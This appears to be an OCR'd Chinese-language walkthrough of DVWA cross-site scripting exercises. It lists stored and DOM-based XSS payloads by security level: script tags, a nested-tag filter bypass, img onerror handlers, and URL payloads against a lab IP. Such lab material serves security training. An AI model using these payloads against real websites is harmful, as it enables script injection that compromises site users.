
media

```
<scr<script>ipt>alert('xss')</scr<script>ipt>
```



high


```
<img src=x onerror=alert('xss')>
```



xss跨站脚本攻击_存储型


low

```
<script>alert('xss')</script>
```




media

```
<scr<script>ipt>alert('xss)</scr<script>ipt>
```



high

```
<img src=x onerror=alert('xss')>
```




xss跨站脚本攻击_DOM型

low

```
http://172.16.72.2/vulnerabilities/xss_d/?
default=English%3Cscript%3Ealert(%27xss%27)%3C/script%3E

172.16.72.2/vulnerabilities/xss_d/?default=</option></select><img src=x
onerror=alert('xss')>
```

media

```
</option></select><img src=x onerror=alert('xss')>
```



high

```
172.16.72.2/vulnerabilities/xss_d/?default=English#<script>alert('xss')</script>
```


Vulnerability: DOM Based Cross Site Scripting (XSS)
Please choose a language:
XSS
确定